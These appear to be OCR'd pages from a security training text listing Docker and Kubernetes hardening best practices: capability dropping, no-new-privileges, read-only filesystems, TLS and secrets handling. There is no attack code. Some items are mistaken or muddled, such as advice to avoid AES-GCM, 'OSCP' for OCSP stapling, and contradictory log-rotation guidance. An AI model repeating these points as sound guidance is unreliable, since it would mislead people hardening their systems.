
1. Avoid exposing the Docker daemon socket
2. Always use trusted Docker images only
3. Regularly patch the host OS and Docker with the latest security updates
4. Limit the capabilities by allowing access only to the features required by the container
5. Always run the Docker images with **--security-opt=no-new-privileges** to prevent privilege escalation attacks
6. Disable the inter-container communication feature for running Docker demon using **--icc=false**
7. Use Linux security modules such as **seccomp**, **AppArmor**, and **SELinux** to gain fine-grained control over the processes
8. Enable read-only mode on file systems and volumes by setting **--read-only** flag
9. Set the Docker daemon log level to '**info**' and avoid running the Docker daemon using the '**debug**' log level
10. Configure the container application to run as an unprivileged user to prevent privilege escalation attacks
11. Check that Docker images from the remote registry are digitally signed using the Docker content trust
12. Secure the API endpoints with HTTPS when exposing RESTful API
13. Always store sensitive data in Docker volumes for enhanced data security
14. Use tools such as **InSpec** and **DevSec** to detect Docker vulnerabilities

Best Practices for Docker Security

Discussed below are various best practices for securing Docker environment.

- Avoid exposing the Docker daemon socket because it is the basic entry point for the Docker API.
- Only use trusted Docker images because Docker images created by malicious users may be injected with backdoors.
- Regularly patch host OS and Docker with the latest security updates.
- Limit capabilities by allowing access only to the features required by the container. You can use the **`--cap-drop all`** command to drop all capabilities assigned to the container and then assign only the necessary capabilities.
- Always run Docker images with **`--security-opt=no-new-privileges`** to prevent privilege escalation attacks using **`setuid`** or **`setgid`** binaries.
- Disable the inter-container communication feature when running Docker demon by using **`--icc=false`**. To communicate with other containers, you can use --**`link=CONTAINER_NAME_or_ID:ALIAS`** option
- Use Linux security modules, such as seccomp, AppArmor, and SELinux, to gain fine-grained control over the processes.
- Limit resources such as memory, CPU, the maximum number of file descriptors, the maximum number of processes, and restarts to prevent DoS attacks.
- Enable read-only mode on filesystems and volumes by setting the **`--read-only`** flag.

- Set the Docker daemon log level to 'info' and avoid running Docker daemon using the 'debug' log level.
- The default user setting for the Docker image is root; configure the container application to run as unprivileged user to prevent privilege escalation attacks.
- Install only necessary packages to reduce the attack surface.
- Check that the Docker images from the remote registry are digitally signed using Docker content trust.
- Avoid using environmental variables for sensitive information and use Docker secrets management for encrypting the secret information in transit.
- Secure the API endpoints with HTTPS when exposing the RESTful API.
- Avoid using the default bridge network when using the single-host app with networking.
- Always store sensitive data in Docker volumes for enhanced data security, data persistence, and data encryption.
- Establish basic authentication by enabling TLS for secure communication over HTTPS between Docker client and the daemon.
- Use tools such as InSpec and DevSec to detect Docker vulnerabilities.
- Limit SSH login connections to the admin for processing log files of containers while performing administrative operations such as testing and troubleshooting.
- Employ automated container labeling mechanism to avoid discrepancy while accessing the containers.
- Incorporate HEALTHCHECK command on to the docker files, wherever possible to ensure better healthy and secured files.



Best Practices for Kubernetes Security


1. Ensure proper validation of **file contents** and their path at every stage of processing
2. Implement the **configuration method** for the credential paths and do not depend on the hardcoded paths
3. Raise errors explicitly after each step of a **compound operation**
4. Use the **copy-then-rename method** for logs rotation to ensure that the logs are not lost when restarting the kubelet
5. Use the well-tested JSON library and type structures for constructing JSON objects
6. Never use compound shell commands without proper validations
7. Check the returned error value of **os.Readlink /proc/<pid>/exe** explicitly to determine if the PID is a kernel process
8. Use common parsing functions such as ParsePort across the codebase to **increase code readability**
9. Limit the size of manifest files to prevent **Out-Of-Memory errors** in kubelet
10. Use **kube-apiserver instances** that maintain CRLs to check the presented certificate
11. Use KMS to **enable secret data encryption** and avoid using AES-CBC or GCM for encryption
12. Avoid using **legacy Secure Shell** (SSH) tunnels as it does not perform proper validation of the server IP address
13. Use **OSCP stapling** to check the revocation status of the certificates
14. **Use TLS** in development and production configurations to reduce the vulnerabilities due to misconfiguration

Best Practices for Kubernetes Security

Discussed below are various best practices for securing the Kubernetes environment.

- Ensure proper validation of file contents and their path at every stage of processing.
- Implement configuration method for the credential paths and do not depend on the hardcoded paths.
- Raise errors explicitly after each step of a compound operation.
- Use the copy-then-rename method for log rotation to ensure that logs are not lost when restarting the kubelet.
- Use the well-tested JSON library and type structures for constructing JSON objects.
- Never use compound shell commands without proper validations because they affect the system state.
- Check the returned error value of `os.Readlink /proc/<pid>/exe` explicitly to determine if PID is a kernel process.
- Use centralized libraries to perform common tasks and use common parsing functions, such as ParsePort, across the codebase to increase code readability.
- Use persistent logs in place of log rotation, so that the logs can be written in linear order and new logs can be created when rotation is required.
- Use single encoding format for all configuration tasks because it supports centralized validation.
- Limit the size of manifest files to prevent out-of-memory errors in kubelet.

- Use kube-apiserver instances that maintain CRLs to check the presented certificates.
- Use key management services to enable secret data encryption and avoid using AES-Galois/Counter mode or cipher block chaining for encryption.
- Authenticate all HTTPS connections by default to ensure certificates are issued by the CA and prevent MITM attacks.
- Avoid using legacy SSH tunnels because they do not perform proper validation of server IP addresses.
- Use online certificate status protocol (OSCP) stapling to check the revocation status of certificates.
- Use secure TLS by default in development and production configurations to reduce vulnerabilities owing to misconfiguration.
- Use ACLs to manage the file access permissions and prevent unauthorized access.
- Use log filtering to remove basic authentication, such as bearer tokens and other sensitive information, from the log data.



Best Practices for Serverless Security

